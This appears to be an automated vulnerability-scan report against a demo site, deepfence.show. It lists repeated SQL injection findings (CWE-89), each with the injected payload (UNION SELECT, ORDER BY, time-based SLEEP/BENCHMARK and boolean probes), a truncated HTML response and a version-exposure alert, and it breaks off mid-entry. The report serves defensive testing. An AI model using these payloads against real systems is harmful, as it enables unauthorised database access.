href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1583

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1585

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	") or ("x")=("x

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1586	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"&"</td></tr></table>		Name	Value	DemoUser1#	"&"
Name	Value					
DemoUser1#	"&"					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zz6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1587					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1588				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1589

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1590				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30				

	--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width= device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/ head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https:// static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> < link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBjbW FnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIo qIKiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1591

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIKiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 5--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+
z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1593

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 11

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1594

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1595				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 12#</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 12#
Name	Value				
DemoUser1#	ORDER BY 12#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 